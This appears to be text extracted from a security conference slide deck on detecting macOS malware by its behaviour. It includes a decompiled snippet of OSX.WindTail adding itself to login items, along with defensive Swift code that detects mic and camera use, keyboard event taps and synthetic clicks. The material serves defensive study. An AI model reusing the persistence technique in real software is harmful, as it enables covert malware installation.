
No engines detected this file

0 / 52

Community Score

50afca962393b04128168590dfac777d9b2f14ddf6400fe3304cacdfdbf2c1f2
fpsaud
perl

OSX.FruitFly 'obfuscated'
detections: 0



avoid detection?
jamf

in-memory

"Writing Bad @\$\$ Malware
(for OSX)"
p. wardle BH/2015

Protection

generically detecting (repurposed) threats



FOCUS ON (POTENTIALLY) MALICIOUS BEHAVIORS

...vs static signatures

- detect malware via signatures
- detect malware via (unusual) behaviors

generically detect (even repurposed) malware!!



persistence




mic/camera



download/upload



screenshot



key logging



synthetic clicks



file encryption

PERSISTENCE via file i/o monitoring


OSX.WindTail persisting



```
01 int main(int argc, char** argv) {  
02  
03     r12 = [NSURL fileURLWithPath: [[NSBundle mainBundle] bundlePath]];  
04  
05     rbx = LSSharedFileListCreate(0x0, _kLSSharedFileListSessionLoginItems, 0x0);  
06     LSSharedFileListInsertItemURL(rbx, _kLSSharedFileListItemList, 0x0, 0x0,  
07                                     r12, 0x0, 0x0);  
08  
09     ...  
10 }
```




persistence alert!



"Methods of Malware Persistence on Mac OS"

www.virusbulletin.com/uploads/pdf/conference/vb2014/VB2014-Wardle.pdf

MIC/CAMERA ACCESS via AVFoundation notifications



OSX.Crisis
OSX.Eleanor
OSX.Mokes
OSX.FruitFly
. . . Zoom.app :P

patrick wardle ✅
@patrickwardle

Zoom Zoom 📹Mic 🎙️

Audio Device became active MacBook Pro Microphone process: zoom.us (34770)	allow
Video Device became active FaceTime HD Camera process: zoom.us (34770)	block
allow	allow
block	block

```
01 public func start(eventHandler: @escaping AudioVideoHandler) {  
02     var property = CMIOObjectPropertyAddress(  
03         mSelector: kAudioDevicePropertyDeviceIsRunningSomewhere,  
04         mScope: kAudioObjectPropertyScopeGlobal,  
05         mElement: kAudioObjectPropertyElementMaster)  
06  
07     CMIOObjectAddPropertyListener(camID, &property, camCallback,  
08                                     self.toOpaque())
```

detecting mic/camera access



"OverSight: Exposing Spies on macOS"

speakerdeck.com/patrickwardle/hack-in-the-box-2017-oversight-exposing-spies-on-macos

KEYLOGGER DETECTION via CoreGraphics Event Notifications




```
01 public func start(eventHandler: @escaping EventTapsHandler) {  
02  
03     notify_register_dispatch(kCGNotifyEventTapAdded, &self.notifyToken, DispatchQueue.global())  
04     { [weak self] event in  
05         for newTap in newTaps.keys where nil == strongSelf.previousTaps[newTap] {  
06             if let tap = newTaps[newTap] {  
07                 eventHandler(EventTapsEvent(tap: tap))  
08             ...  
09         }  
10     }  
11 }
```

detecting keyboard "event taps"
(`kCGNotifyEventTapAdded`)

DETECTING SYNTHETIC CLICKS

generic protection, regardless of technique?



```
01 let mask = (1 << CGEventType.leftMouseDown.rawValue) |  
02             (1 << CGEventType.leftMouseUp.rawValue) ...  
03  
04 eventTap = CGEvent.tapCreate(tap:.cgSessionEventTap,  
05                               eventsOfInterest: mask,  
06                               callback: eventCallback, ... )
```


